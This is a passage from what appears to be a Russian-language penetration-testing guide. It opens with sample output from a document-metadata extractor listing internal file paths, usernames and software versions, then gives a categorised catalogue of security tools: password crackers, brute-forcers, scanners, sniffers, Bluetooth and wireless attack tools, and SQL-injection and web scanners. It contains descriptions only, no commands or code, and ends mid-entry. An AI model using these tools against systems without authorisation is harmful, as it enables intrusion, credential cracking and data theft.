- 'C:\WINNT\Profiles\scottgo\Personal\supportal\portal final\professional-support-ITpros fact.doc'
- 0
- REF_Template.dot
- 'C:\My Documents\DATA\professional support for oems mvf.doc'
- 'C:\WINDOWS\TEMP\AutoRecovery save of professional support for oems mvf.asd'
- 'F:\ASCENT\Datasheets\professional support for oems mvf.doc'
- '\\PSSMAX\PUBLIC\ASCENT\Datasheets\professional support for oems mvf.doc'
- '\\ordat05\JEFFERSON\MSOFT\PSS\New offerings\Datasheets\professional support for oems mvf.doc'
- 'C:\TEMP\AutoRecovery save of professional support for oems mvf.asd'
- '\\Pssmax\public\ASCENT\Datasheets\Press Tour\professional support for oems mvf.doc'
- 'C:\WINNT\Profiles\scottgo\Personal\supportal\portal final\professional-support-for-oems fact.doc'
- spieltr97.dot
- '\\PSSMAX\PUBLIC\ASCENT\Premier - Expertise\Datasheets\premier support for the enterprise - radams 4_20.doc'
- 'F:\ASCENT\Datasheets\premier support for the enterprise - radams 4_20.doc'
- '\\ordat05\JEFFERSON\MSOFT\PSS\New offerings\Datasheets\premier support for the enterprise - radams 4_20.doc'
- '\\Pssmax\public\ASCENT\Datasheets\Press Tour\premier support for the enterprise - radams 4_20.doc'
- '\\Pssmax\public\ASCENT\Datasheets\premier support for the enterprise .doc'
- 'J:\Ascent\Datasheets\premier support for the enterprise .doc'
- '\\pssmax\public\ASCENT\Marketing\Datasheets\premiersupportfortheenterprise.doc'
- 'C:\windows\TEMP\BEL-LUX - English - License 2.0 - v3 - marked.doc'
- 'C:\windows\TEMP\BEL-LUX - English - License 2.0 - v3 - clean.doc'
- '\\PAULIANA\USERS\MKA\Microsoft\MS Eur Localization Guidelines\Campus II\Belgium\BEL-LUX - English - License 2.0 - v3 - marked.doc'
- '\\PAULIANA\USERS\MKA\Microsoft\MS Eur Localization Guidelines\Campus II\Belgium\BEL-LUX - English - License 2.0 - v3 - clean.doc'
- 'C:\windows\TEMP\AutoHerstel-versie van BEL-LUX - English - License 2.asd'
- '\\moliere\LEGAL\SusanSv\EDUCATION\CA & SA 2.0\Localization\Belgium\2. With my changes\BEL&LUX_ENG - School Campus License Agreement.doc'
- '\\moliere\LEGAL\SusanSv\EDUCATION\CA & SA 2.0\FINAL\Belgium\BEL&LUX_ENG - School Campus License Agreement - July 99.doc'

Найденные версии программного обеспечения:

Software versions found:

- þÿMicrosoft® Word 2010
- MiKTeX pdfTeX-1.40.11
- TeX
- pdfeTeX-1.20a
- LaTeX with hyperref package
- Acrobat Distiller 7.0 (Windows)
- Acrobat Distiller Command 3.01 for Solaris 2.3 and later (SPARC)
- IEEE Copyright
- pdfTeX-1.10b
- Acrobat Distiller Command 2.1 for SunOS/Solaris (SPARC)
- GPL Ghostscript 8.15
- dvips(k) 5.92b Copyright 2002 Radical Eye Software
- MiKTeX pdfTeX-1.20a
- Acrobat Distiller 4.05 for Windows
- AFPL GhostScript via GhostWord
- Microsoft Word 11.0
- AFPL Ghostscript 8.51
- dvips(k) 5.95a Copyright 2005 Radical Eye Software
- Acrobat Distiller 3.0 for Windows
- PScript5.dll Version 5.2.2
- pdfTeX-1.40.9
- Acrobat Distiller 6.0 (Windows)
- AFPL Ghostscript 7.04
- dvips(k) 5.86 Copyright 1999 Radical Eye Software
- GNU Ghostscript 6.51
- MiKTeX GPL Ghostscript 8.54
- dvips(k) 5.95b Copyright 2005 Radical Eye Software
- Acrobat Distiller 5.0.5 (Windows)
- dvipdfm 0.13.2c, Copyright © 1998, by Mark A. Wicks
- TeX output 2005.06.06:1620
- MiKTeX pdfTeX-1.40.4
- PDFlib+PDI 5.0.2p1 (COM/Win32)
- Conference Management Services, College Station, TX
- pdfTeX-1.0b-pdfcrypt
- PSNormalizer.framework
- ESP Ghostscript 815.02
- MiKTeX pdfTeX-1.40.10
- PDFlib+PDI 6.0.1p1 (COM/Win32)

Итак, мой список инструментов для сбора информации получился всего на семь пунктов. Те, кто заходил в раздел **Information Gathering**, знают, что там несколько десятков программ. Я рассмотрел самые, на мой взгляд, интересные.

Глава 16. Лучшие хакерские программы

Хакерские инструменты: список инструментов по безопасности для тестирования и демонстрации слабостей в защите приложений и сетей, эти инструменты предназначены для профессионалов по информационной безопасности.

Источник: https://n0where.net/best-hacking-tools/

Пароли	
Cain & Abel	Cain & Abel — это инструмент по восстановлению пароля для операционной системы Microsoft. Этот инструмент позволяет восстановить пароли различного рода посредством прослушивания сети.
CacheDump	CacheDump, лицензирована под GPL, демонстрирует, как восстановить информацию из записей кэша: имя пользователя и MSCASH.
John the Ripper	John the Ripper быстрый взломщик паролей, в настоящее время доступен на разного рода Unix (официально поддерживаются 11 не считая различных архитектур), Windows, DOS, BeOS и OpenVMS.
FSCrack	GUI (графический интерфейс) для John the Ripper. FSCrack — это "морда" для John the Ripper (JtR), т.е. графический интерфейс (GUI) для доступа к большинству функциям JtR.
Hydra	Очень быстрый взломщик входа по сети, программа поддерживает множество различных служб. Одна из самых больших дыр в безопасности — это пароли, об этом говорят все исследования по безопасности паролей.
keimpx	keimpx инструмент с открытым исходным кодом, выпущен под модифицированной версией лицензии Apache License 1.1. Он может быть использован для быстрой проверки полезности учётных данных по сети через SMB.
Medusa	Medusa предназначена для скоростного, массово параллельного, модульного брут-форса входа. Цель — поддерживать все службы, которые позволяют удалённую аутентификацию.
Ncrack	Ncrack — это высокоскоростной инструмент взлома паролей аутентификации. Он был создан в помощь компания по обеспечению безопасности их сетей посредством активного тестирования всех их хостов и сетевых устройств на предмет выявления слабых паролей.
Ophcrack	Ophcrack — это взломщик паролей Windows, основанный на радужных таблицах. Это очень эффективная реализация радужных таблиц, осуществлённая изобретателем данного метода.

RainbowCrack	RainbowCrack — это много целевая реализация теории радужных таблиц Philippe Oechslin. Про радужные таблицы в Википедии.
phrasen|drescher	phrasen|drescher (p|d) — это модульный и мульти процессный обходчик паролей для их взлома. Он поставляется с рядом плагинов, а простые API позволяют простую разработку новых плагинов.
LCP	Главная цель программы LCP — это аудит и восстановление пользовательского пароля в Windows NT/2000/XP/2003.
Crunch	Crunch — это генератор списка слов, в котором вы можете задать набор стандартных символов или любых других символов по своему желанию. crunch сгенерирует все возможные комбинации и пермутации.
Fcrackzip	Обычно, программы появляются исходя из потребностей. Ситуация с fcrackzip не исключение. Я не особо использую формат zip, но недавно мне понадобился взломщик паролей. Fcrackzip — это программа для взлома паролей zip.
Enumiax	EnumIAX — это инструмент для брут-форса имени пользователя протокола Inter Asterisk Exchange версии 2 (IAX2). enumIAX может работать в двух различных режимах: последовательное предположение имени пользователя или атака по словарю.
Wyd	wyd.pl был рождён из следующих двух ситуации: 1. Необходимо выполнить тест на проникновение, а дефолтный список слов не содержит валидного пароля. 2. Во время судебно-медицинской экспертизы при расследовании преступлений файл должен быть открыт без знания пароля.
Bruter	Bruter — это параллельный брутфорсер сетевого входа для Win32. Цель этого инструмента — продемонстрировать важность выбора сильного пароля. Цель Bruter — это поддержка различных служб, которые позволяют удалённую аутентификацию.
The ssh bruteforcer	Инструмент для выполнения атаки по словарю на SSH серверы. Это простой инструмент, вы задаёте целевой сервер, целевой аккаунт, список слов, порт и ждёте.
Lodowep	Lodowep — это инструмент для анализа стойкости пароля аккаунта в веб-серверной системе Lotus Domino. Инструмент поддерживает как сессионную, так и базовую аутентификацию.

SSHatter	SSHatter использует техники брут-форса для определения, как зайти на сервер SSH. Она тщательно пробует каждую комбинации из списка имён пользователей и паролей для определения верной комбинации.

Сканирование	
Amap	Amap — это инструмент сканирования следующего поколения, который идентифицирует приложения и службы, даже если они не прослушивают порт по умолчанию. Это достигается установлением фиктивной связи и анализом ответа.
Dr.Morena	Dr.Morena — это инструмент для подтверждения настройки правил в файерволе. Настройка файервола выполняется комбинированием более чем одного правила.
Firewalk	Firewalk является инструментом для активно разведки сети, он пытается определить, какой уровень (слой) четвёртого протокола пройдёт на заданный IP устройства перенаправления. Firewalk работает отправляя пакеты TCP или UDP с TTL на единицу больше, чем целевой шлюз.
Netcat	Netcat — это особенная утилита, которая читает и пишет данные в сетевые соединения, используя протокол TCP/IP. Она создана как надёжный "фоновый" инструмент, который может быть использован напрямую или с лёгкостью задействован другой программой.
Ike Scan	Ike-scan — это инструмент командной строки, который использует протокол IKE для обнаружения, снятия отпечатков пальцев и тестирования серверов IPSec VPN. Он доступен для Linux, Unix, MacOS и Windows под лицензией GPL.
Nmap	Nmap (‘Network Mapper’ — "сетевой картограф") — это бесплатная утилита с открытым исходным кодов для исследования сетей или для аудита безопасности. Она создавалась для быстрого сканирования огромных сетей, но также прекрасно работает и в отношении единичных хостов.
Zenmap	Zenmap — это официальная графическая оболочка (GUI) для Nmap Security Scanner. Она мультиплатформенная (Linux, Windows, Mac OS X, BSD и т.д.).

Onesixtyone	onesixtyone это сканер SNMP, который использует технику развёртки для достижения высокой производительности. Он может просканировать всю сеть класса B за 13 минут.
SuperScan 4	Мощный сканер портов TCP, пингер, резолвер. SuperScan 4 — это обновление SuperScan — крайне популярного сканера портов под Windows SuperScan
Autoscan	AutoScan-Network — это сканер сети (обнаружение и управление приложениями). Для сканирования вашей сети не требуется настройка. Главная цель — вывести список подключённого оборудования в вашей сети.
Knocker	Knocker — это простой и лёгкий в использовании сканер безопасности портов TCP, написан на C, анализирует все службы, запущенные на этих портах.
Nsat	NSAT — это надёжный сканер, который предназначен для различного рода широких сканирований, сохраняя стабильность на протяжении дней. Сканирование на нескольких пользовательских машинах (локальное незаметное низкоприоритетные опции сканирования).
OutputPBNJ	PBNJ — это набор инструментов для мониторинга изменений в сети в течение долгового времени. Он выполняет это посредством проверки целевых машин на изменения. Собираемая информация включает подробности о запущенных службах на них, а также состояние служб.
ScanPBNJ	ScanPBNJ выполняет сканирование Nmap, а затем сохраняет результаты в базе данных. ScanPBNJ сохраняет информацию о просканированных машинах. ScanPBNJ сохраняет IP адреса, операционные системы, имена хостов и бит localhost.
glypeahead	По умолчанию, Glype proxy script имеет несколько ограничений на какие хосты/порты он может иметь доступ. В дополнение, proxy script нормально отображает сообщения об ошибках, связанные с cURL.
Unicornscan	Unicornscan — это новый движок сбора и корреляции информации, созданный для сообществ по тестированию и исследованию безопасности.

TCP Fast Scan	Очень-очень быстрый сканер tcp портов под Linux. Работает очень быстро. Может одновременно сканировать множество хостов / портов + диапазонов
Multi Threaded TCP Port Scanner 3.0	Этот инструмент может быть использован для сканирования портов конкретного IP. Он также может описать каждый порт стандартным именем (известных и зарегистрированных портов).
MingSweeper	MingSweeper — это инструмент разведки сети, предназначенный для облегчения высокоскоростного выявления узлов и их идентификации в большом адресном пространстве.
Umap(UPNP Map)	Umap (UPNP Map) пытается сканировать открытые порты TCP на хостах за включённым UPNP Internet Gateway Device(IGD) NAT.
SendIP	SendIP имеет огромное количество опций командной строки чтобы указать содержимое каждого заголовка NTP, BGP, RIP, RIPng, TCP, UDP, ICMP или сырых IPv4 и IPv6 пакетов. Программа также позволяет добавлять в пакеты любые данные.
PortSentry	Инструменты Sentry обеспечивают безопасность служб на уровне хоста для платформ Unix. PortSentry, Logcheck/LogSentry и HostSentry защищают от сканирования портов, автоматизируют аудит файлов журналов и выявляют продолжительную подозрительную активность логина.
CurrPorts	CurrPorts отобразить список открытых в данный момент портов TCP/IP и UDP на вашем ПК. Также для каждого открытого порта в построенном списке будет отображена информация о процессе, который открыл этот порт.
Nscan	Сам по себе NScan — это сканер портов, который использует метод connect() для составления списка открытых портов хоста. Отличие от большинства других сканеров портов — это гибкость и скорость.
NetworkActiv Scan	NetworkActiv Port Scanner — это инструмент исследования и администрирования сети, который позволяет сканировать и исследования внутренние LAN и внешние WAN.
Blues Port Scanner	Хороший сканер портов — просто один из базовых инструментов каждого, кто-то всерьёз интересуется интернет-штучками. BluesPortScan — это, я думаю, самый быстрый сканер для 32-битных Windows, из тех, которые могут быть найдены в сети.

ZMap	ZMap сканер с открытым исходным кодом, который даёт возможность исследователям просканировать сети размером с весь Интернет. На единственной машине с хорошим каналом ZMap выполнить полное сканирование всех адресов IPv4 в течение 45 минут, упираясь в теоретический придел гигабитных Ethernet.
subdomain-bruteforcer	Subdomain-bruteforcer — это многопоточный инструмент написанной на Python для перечисления субдоменов из файла словаря. Особенно полезен для поиска админок ил и других хитроумных веб-практик.
ircsnapshot	Ircsnapshot — это бот, написанный на Python, которые подсоединяется к серверу чтобы извлечь пользовательские хостмаски, имена и принадлежность каналов; также используется для создания карты на основе наскрёбанных данных. Полезен для разведки на IRC сервере полном подозрительных ботов. Поддерживает SOCKS и TOR.

Сниффинг	
Wireshark	Wireshark используется сетевыми специалистами по всему миру для решения проблем, анализа, разработки программного обеспечения и протоколов, а также в образовании.
Chaosreader	Бесплатный инструмент для отслеживания TCP/UDP/... сессий и извлечения данных приложений из "подсмотренных" или сдампленных (tcpdump) логов. Это "всеядная" программа, она извлекает сессии telnet, FTP файлы, HTTP передачи (HTML, GIF, JPEG, ...), SMTP письма, ... из захваченных данных внутри сетевого трафика.
dsniff	dsniff — это коллекция инструментов для сетевого аудита и тестирования на проникновение. dsniff, filesnarf, mailsnarf, msgsnarf, urlsnarf, и webspy пассивно следят за сетью в поисках интересной информации.
Ettercap	Ettercap — это инструмент для атаки человек-по-середине в LAN. Её особенностями являются сниффинг живых соединений, фильтрация контента на лету и многие другие интересные трюки.
NetworkMiner	NetworkMiner это инструмент для криминалистического анализа сети (Network Forensic Analysis Tool — NFAT) под Windows. NetworkMiner может быть использован как пассивный сетевой сниффер/перехватчик пакетов для определения операционных систем, сессий, имён хостов,

	открытых портов и т.д.
RawCap	RawCap — это бесплатная программа командной строки, сетевой сниффер под Windows, который использует сырые сокеты.
Spike proxy	Не все приложения делаются одинаково, и, следовательно, многие должны анализироваться индивидуально. SPIKE Proxy — это инструмент профессионального уровня для поиска уязвимостей уровня приложений в веб-приложениях.
Tcpdump	Tcpdump выводит заголовки пакетов на сетевом интерфейсе, которые соответствуют логическому выражению.
Tcpreplay	Tcpreplay это набор инструментов под лицензией BSD написанных Aaron Turner для операционных систем UNIX (и Win32 под Cygwin), которые дают вам возможность использовать ранее захваченный трафик в формате libpcap для тестирования различных сетевых устройств.
Pirni Sniffer	Pirni — это первый в мире нативный (родной) сетевой сниффер для iPhone. Wi-FI iPhone’a имеет некоторые большие недостатки в аппаратном обеспечении, которые препятствуют должным образом перевести устройство в режим promiscious.
Ufasoft Snif	Ufasoft Snif — это сетевой сниффер, предназначенный для захвата и анализа покетов проходящих через сеть. Используя драйвер пакетов, он запрашивает все пакеты в сети, в которой находится драйвер сетевой карты (даже если пакеты не адресованы этому компьютеру).

Перечисление	
dnsenum	Цель Dnsenum — собрать так много информации о домене, как это возможно.
DumpSec	SomarSoft’s DumpSec — это программа аудита безопасности для Microsoft Windows NT/XP/200x.
LDAP Browser	LDAP Browser — это главный клиент директорий LDAP в стиле Explorer, доступный для платформ Win32.
NBTEnum	NetBIOS Enumeration Utility (NBTEnum) — это утилита под Windows, которая может быть использована для перечисления информации NetBIOS от одного хоста или диапазонов хостов.

nbtscan	Этот инструмент может сканировать на открытые NETBIOS имена серверов в локальной или удалённой TCP/IP сети, а это является первым шагов для поиска открытых общих ресурсов.
wmi client	Это реализация клиента DCOM/WMI, основанная на источниках Samba4. Программа использует механизмы RPC/DCOM для взаимодействия со службами WMI на машинах Windows 2000/XP/2003.
Dnsmap	Dnsmap, в первую очередь, предназначен для использования пентестерами во время фазы сбора информации при оценке безопасности инфраструктуры.
Dnsrecon	Одной из лучших функций этого инструмента, дающей прекрасные результаты, является перечисление служебных записей SRV.
Dnstracer	Dnstracer определяет, откуда заданный сервер доменных имён (DNS) получает свою информацию и следует по цепочке DNS серверов приходя к тому серверу, которые является первоначальным источником данных.

Сетевые инструменты	
fragroute	fragroute перехватывает, модифицирует и перезаписывает исходящий трафик, предназначенный для указанного хоста.
hping	hping — ассемблер/анализатор командный строки ориентированный на TCP/IP пакеты.
Scapy	Scapy — это мощная интерактивная программа манипуляции пакетами. Она способна подделывать или декодировать пакеты многих протоколов, отправлять их по проводу, захватывать их, проверять на соответствие запросы и ответы и многое другое.
Stunnel	Программа stunnel предназначена для работы обёрткой шифрования SSL между удалённым клиентом и локальным (запускаемые inetd) или удалённым сервером.
tcptraceroute	tcptraceroute это использующая TCP пакеты реализация трассировки. Обычно используют traceroute(8), отсылающую либо UDP, либо ICMP ECHO пакеты с TTL один и увеличением TTL вплоть до достижения пункта назначения.

tracetcp	tracetcp — трассирующая утилита командной строки под WIN32, которая использует пакеты TCP SYN, а не ICMP/UDP пакеты, которые обычно используются для этого в других реализациях, что приводит к обходу шлюзов, блокирующих традиционные пакеты трассировки.
Yersinia	Yersinia — сетевой инструмент, созданный для получения преимущества из некоторых слабостей различных сетевых протоколов. Программа анализирует и тестирует развёрнутые сети и системы.
Nemesis	Nemesis — это утилита командной строки под UNIX подобные и Windows системы для создания и инжекта пакетов. Nemesis хорошо подойдёт для тестирования систем обнаружения вторжений в сеть (Network Intrusion Detection Systems), файерволов, IP стеков и множества других задач. Будучи утилитой командной строки, Nemesis великолепно подходит для автоматизации и скриптинга.

Беспроводные	
Aircrack-ng	Aircrack — программа по взлому ключей 802.11 WEP и WPA-PSK, она может восстановить ключи, когда достаточно захвачено пакетов с данными.
Kismet	Kismet это детектор беспроводных сетей 802.11 layer2, сниффер система выявления вторжения. Kismet будет работать с любыми беспроводными картами, которые поддерживают режим сырого мониторинга (raw monitoring — rfmon) и может снифить трафик 802.11b, 802.11a и 802.11g.
NetStumbler	NetStumbler поставляет инструменты, которые помогут вам обнаружить стандарты 802.11 a/b/g WLAN. Хотя вардрайвинг является главным главным использованием этой программы, она также может быть использована для верификации сетевых настроек.
AirGrab WiFi Radar	AirGrab WiFi Radar — это инструмент для отображения информации о базовых станциях Apple Airport и других WiFi (802.11b/g/n) беспроводных точек доступа.
AirMobile agent	Клиентское приложение загружается на ваш PDA или мобильный телефон Windows где оно будет работать в тихом режиме в фоне. Если приложение находит мошенническую точку доступа, то она будет исследовать ТД на предмет является ли она прямой угрозой для вашей сети.
AirRadar 2	AirRadar позволяет вам сканировать на наличие открытых сетей и помечает их как избранные или фильтрует их. Просматривайте детальную сетевую информацию, график уровня сигнала сети и

	автоматически подключайтесь к открытым точка в радиусе доступности.
iStumbler	iStumbler — это лидирующий инструмент по обнаружению беспроводных сетей для Mac OS X, он имеет плагины для нахождения сетей AirPort, Bluetooth устройств, служб Bonjour и информацию по расположению с вашим Mac.
KisMAC	KisMAC — это приложение с открытым исходным кодом, бесплатное, которое является сниффером/сканером для Mac OS X. У него есть преимущества по сравнению с MacStumbler / iStumbler / NetStumbler в том, что оно использует режим наблюдения и пассивное сканирование.
WirelessMon	WirelessMon — это программный инструмент, который позволяет пользователям мониторить статус беспроводного WiFi адаптера(ов) и собирать информацию о близлежащих беспроводных точках доступа и хот-спотах в реальном времени.
Vistumbler	Vistumbler это сканер беспроводных сетей, написан на AutoIT для Vista, Windows 7, and Windows 8. WiFiDB — это база данных, написанная на PHP и хранящаяся в файлах Vistumbler VS1. Хранит треки о всех точках доступа с GPS, картах в kml, графиках сигнала, статистики и прочем.
WaveStumbler	WaveStumbler — это консольный составитель карт сетей, основанных на 802.11 под Linux. Он рапортует о базовой информации ТД, такой как канал, WEP, ESSID, MAC и т.д.
Xirrus Wi-Fi Inspector	Xirrus Wi-Fi Inspector — это мощный инструмент для управления и решения проблем с Wi-Fi в компьютерах с Windows XP SP2 и более поздних, Vista, или 7. Создан для тестирования характеристик целостности и производительности вашего Wi-Fi соединения.
AirMagnet VoFi Analyzer	AirMagnet VoFi Analyzer — единственное в индустрии решение для разрешения проблем голос-через-WLAN в полевых условиях. VoFi Analyzer обеспечивает полный анализ зашифрованного WLAN трафика, оценивает все звонки с точки зрения качества звонка и активно идентифицирует проблемы всех видов, включая проблемы с телефоном, проблемы с роумингом, проблемы с QoS и RF. *Программа платная — это похоже на рекламную вставку — оставлю из уважения к труду авторов подборки.*

Airpwn	Airpwn — это фреймворк для 802.11 (беспроводных) инжектов пакетов. Airpwn прослушивает входящие беспроводные пакеты и если дата соответствует заданному в файлах настройки образцу, в пользовательское содержимое вставляется “spoofed” от беспроводной точки доступа. С точки зрения беспроводного клиента, airpwn становится сервером.
WifiScanner	WifiScanner — это инструмент, который был создан для обнаружения беспроводных узлов (например, точек доступа и беспроводных клиентов. Он распространяется по лицензии GPL. Он работает с картами CISCO® card и prism картой с драйвером hostap или драйвером wlan-ng, prism54g, Hermes/Orinoco, Atheros, Centrino, ... Встроена система IDS для выявления аномалий вроде узурпации MAC.

Bluetooth	
Haraldscan	Сканер Bluetooth под Linux и Mac OS X. Harald Scan способен выявить мажорные и минорные классы устройств, а также попытке резолвить MAC адрес устройства для большинства известных вендоров Bluetooth MAC.
FTS4BT	FTS4BT — передовой анализатор протокола Bluetooth. Разработчики и инженеры по тестированию полагаются на FTS4BT когда проходят цикл разработки, отладки, тестирования, верификации и квалификации.
BlueScanner	BlueScanner — это bash скрипт, который реализует сканер Bluetooth устройств. Этот инструмент создан для извлечения всей возможной информации из Bluetooth устройства без необходимости сопряжения.
Blooover II	Blooover II — это инструмент для аудита, основан на Java (J2ME). Он существует в виде версии Blooover II для аудита мобильных J2ME и в издании для производителей. Простая утилита для тестирования уязвимостей.
BTScanner	BTScanner для XP — это инструмент аудита окружения Bluetooth под Microsoft Windows XP, реализация использует библиотеки bluecove (открытую реализацию JSR-82 Bluetooth API для Java).
BlueSpam	BlueSpam ищет всевозможные устройства bluetooth и отправляет на них файл (спамет их) если они поддерживают OBEX. По умолчанию будет отправлен маленький текст. Для настройки сообщения, которое должно

	быть отправлено, вам нужен наладонник с картой SD/MMC card, там вы создаёте директорию /PALM/programs/BlueSpam/Send/ и кладёте туда файл (будут работать файлы любого типа .jpg всегда клёво) который вам хотелось бы отправить.
BTCrawler	Приложение используется для поиска Bluetooth устройств и обеспечиваемых ими служб. Запустите на устройстве с поддержкой J2ME, MIDP 2.0 и JSR082 (Java API для Bluetooth)
Bluediving	Bluediving — это набор для тестирования на проникновение Bluetooth. Он реализует атаки вроде Bluebug, BlueSnarf, BlueSnarf++, BlueSmack, имеет аткие особенности как спуфинг адреса Bluetooth, шел AT и сокета RFCOMM и реализация инструментов вроде carwhisperer, bss, генератор пакетов L2CAP, сбрасыватель соединений L2CAP, сканер RFCOMM и режим сканирования greenplaque scanning mode (используя более чем одно hci устройство).
Bluesnarfer	Bluesnarfer крадёт информацию из беспроводных устройств через Bluetooth соединение. Связь может быть между мобильными телефонами, PDA или компьютерами. Вы можете иметь доступ к календарю, списку контактов, почтовым и текстовым сообщениям.

Веб сканеры	
Arachni	Arachni — это полностью автоматизированная система, которая в полную силу проверяет ваш веб-сайт "на вшивость". Как только сканирование запущено, это приложение больше не будет беспокоить вас, вмешательство пользователя больше не требуется.
Burp Suite	Burp Suite — это интегрированная платформа для выполнения тестирования безопасности веб-приложений.
CAL9000	CAL9000 — это коллекция инструментов тестирования безопасности веб-приложений, дополненная функциями установки веб-прокси и автоматических сканеров. CAL9000 даёт вам гибкость и функциональность, которая вам нужна для более эффективных усилий при ручном тестировании.
CAT	CAT создан для удовлетворения потребностей при ручном тестировании на проникновение веб-приложений для более комплексных, требовательных задач в тестировании приложений.

CookieDigger	CookieDigger помогает выявить слабое создание куки и небезопасные реализации управление сессиями в веб-приложениях. Этот инструмент работает собирая и анализируя кукиз, которые генерируются веб-приложением для множества пользователей.
DIRB	DIRB — это сканер веб контента. Он ищет существующие (и/или скрытые) веб объекты. В основе его работы лежит поиск по словарю, он формирует запросы к веб-серверу и анализирует ответ.
Fiddler	Fiddler — это отладочный веб-прокси, который записывает весь трафик HTTP(S) между вашим компьютером и Интернетом. Fiddler позволяет вам инспектировать весь HTTP(S) трафик, устанавливать точки прерывания и "играться" с входящими и исходящими данными.
Gamja	Gamja будет искать слабые точки — XSS(межсайтовый скриптинг) и SQL-инъекции — а также ошибки валидации URL параметра. Кто может знать, какой параметр является слабым параметром? Gamja будет полезной в поиске уязвимостей [XSS, ошибок валидации, SQL-инжектов].
Grendel-Scan	Инструмент для автоматического сканирования безопасности веб-приложений. Также присутствует много функция для ручного тестирования на проникновение.
HTTrack	HTTrack — это бесплатная и простая в использовании утилита оффлайн браузера. Она позволяет вам загружать сайт из Всемирной Сети на локальный диск, создавать рекурсивную структуру каталогов, получать HTML, картинки и другие файлы с сервера на ваш компьютер.
LiLith	LiLith — это инструмент, написанный на Perl для аудита веб-приложений. Этот инструмент анализирует веб-страницы в поиска тэга <form>, который обычно перенаправляет на динамичные страницы, на которых можно искать SQL-инъекции и другие слабости.
Nikto2	Nikto — это сканер веб-серверов с открытым исходным кодом (GPL), он выполняет полное тестирование веб-серверов по множеству параметров, включая более 6500 потенциально опасных файлов/CGI.
Paros	Программа под названием ‘Paros’ для людей, которые нуждаются в безопасности их веб-приложений. Она бесплатная и полностью написана на Java.
Powerfuzzer	Powerfuzzer — это высоко автоматизированный и полностью настраиваемый веб-фаззлер (основанный на HTTP протоколе фаззлер

	приложений), он основан на многих других доступных фаззлеров с открытым исходным кодом и информации, собранной из ряда источников безопасности и веб-сайтов.
ProxyScan.pl	proxyScan.pl — это инструмент безопасного тестирования на проникновение для сканирования хостов и портов через веб прокси сервер. Особенности включают различные HTTP методы, такие как GET, CONNECT, HEAD, а также диапазоны хостов и портов.
Ratproxy	Полуавтоматический, в значительное мере пассивный инструмент аудита безопасности веб-приложений, оптимизирован на точное и чувствительное выявление и автоматическую аннотацию потенциальных проблем и связанных с безопасностью образцов построения, основанных на наблюдении существующего, генерируемого пользователем трафика в комплексной среде web 2.0.
ScanEx	Это простая утилита, которая запускается против целевого сайта и ищет внешние ссылки и вредоносные кроссдоменные инжекты. Т.е. она выявляет сайты, которые уязвимы к XSS и в которых уже подложен инжект.
Scrawlr	Scrawlr, создана HP Web Security Research Group совместно MSRC, если сказать коротко, это SQL-инжектор и кролер. Scrawlr обойдёт весь веб-сайт в это же время анализируя параметры каждой веб-страницы на уязвимость SQL Injection.
Springenwerk	Springenwerk — это бесплатный сканер безопасности кроссайтового скриптинга (XSS), написанный на Python.
Sqlmap	sqlmap — это инструмент с открытым исходным кодом для тестирования на проникновение, который автоматизирует процесс выявления и эксплуатирования бреши SQL-инъекций, при этом она позволяет получить все данные с сервера базы данных.
Sqlsus	sqlsus — инструмент с открытым исходным кодом для MySQL-инъекций и захвата, написан на Perl.
THCSSLCheck	Инструмент Windows, который проверяет удалённый ssl стек на поддерживаемые шифры и версию.
w3af	w3af — это фреймворк атаки и аудита веб-приложений. Цель проекта — создать фреймворк для помощи в обеспечении безопасности ваших веб-приложений, путём поиска и эксплуатирования уязвимостей веб-

	приложений.
Wapiti	Wapiti позволяет вам проводить аудит безопасности веб-приложений. Он выполняет сканирование "чёрный ящик" (без доступа к исходному коду), т.е. он не изучает исходный код приложения, а работает с уже развернутыми сайтами, он ищет в них скрипты и формы, в которые можно было бы повставлять данные.
Webfuzzer	Webfuzzer — это инструмент, который может быть полезен как тестерам на проникновение, так и веб-мастерам. Как характеризует сам автор своё детище "это сканер веб уязвимостей бедного человека".
WebGoat	WebGoat содержит намеренно небезопасные веб-приложения J2EE, поддерживаемые OWASP, они предназначены быть уроками по безопасности веб-приложений.
Websecurify	Websecurify Suite — это решение по безопасности веб-приложений, предназначенных для запуска исключительно из вашего веб-браузера.
WebSlayer	WebSlayer — это инструмент предназначенный для брут-форсинга веб-приложений, он может использоваться для нахождения источников, на которые не ведут ссылки (каталоги, сервлеты, скрипты и т.д.), брутфорсятся GET и POST параметры, брутфорсяться параметры форм (пользователь/пароль), фаззлинг и т.д. Этот инструмент имеет генератор запросов и прост и эффективен для анализа.
WhatWeb	WhatWeb идентифицирует веб-сайты. Его цель — ответить на вопрос, “Что это за веб-сайта?”. WhatWeb распознаёт веб-технологии, включая системы управления содержимым (CMS), платформы для блоггинга, статистику/анализ пакетов, JavaScript библиотеки, веб-сервера и встроенные устройства.
Wikto	Wikto — это Nikto для Windows – но с парочкой модных функций, включая проверку кода на ошибки логики Fuzzy, фоновый майнер, поиск каталогов с использованием Google и мониторинг запросов/ответов HTTP в реальном времени.
WSDigger	WSDigger — это бесплатный с открытым исходным кодом инструмент, созданный в McAfee Foundstone для автоматической проверки веб-служб по принципу "чёрного ящика" (без доступа к исходному коду) — фактически, для тестирования на проникновение. WSDigger — это более чем инструмент, это фреймворк для тестирования веб-служб.

XSSploit	XSSploit — это мультиплатформенный сканер и эксплуататор межсайтового скриптинга, он написан на Python. Он был создан для помощи в поиске и использовании XSS уязвимостей в миссиях тестирования на проникновение.
Fireforce	Fireforce это расширение для Firefox, созданное для выполнения брут-форс атак на GET и POST формы. Fireforce может использовать словари или генерировать пароли, основываясь на разных наборах символов.
Netsparker	Netsparker — это сканер безопасности веб-приложений с поддержкой как выявления так и эксплуатации уязвимостей. Его цель — работать без ложных срабатываний, сообщать только о реальных уязвимостях после успешного их эксплуатирования или после проверки их другими способами.
Havij	Havij — это автоматизированный инструмент по SQL-инжектам, которые помогает тестерам на проникновение находить и эксплуатировать SQL-инъекции в веб-странице.

Уязвимости в базах данных	
Berkeley DB	Oracle Berkeley DB — это семья открытых, встраиваемых баз данных, которые позволяют разработчикам инкорпорировать в их приложения быстрые, масштабируемые, транзакционные базы данных с промышленным уровнем надёжности и доступности.
Database browser	Database browser — это универсальный редактор таблиц. Это простой в использовании инструмент, который позволяет пользователям подключаться к любой базе данных и бродить по ней или изменять данные, запускать sql скрипты, экспортировать и печатать данные.
Db2utils	db2utils — эта маленькая коллекция утилит db2. В данный момент она включает три различные утилиты: db2disco, db2fakesrv и db2getprofile.
Oracle Auditing Tools	Oracle Auditing Tools — это набор инструментов, которые могут быть использованы для аудита безопасности внутри сервера базы данных Oracle.
Oscanner	Oscanner — это оценочный фреймворк Oracle, разработанный на

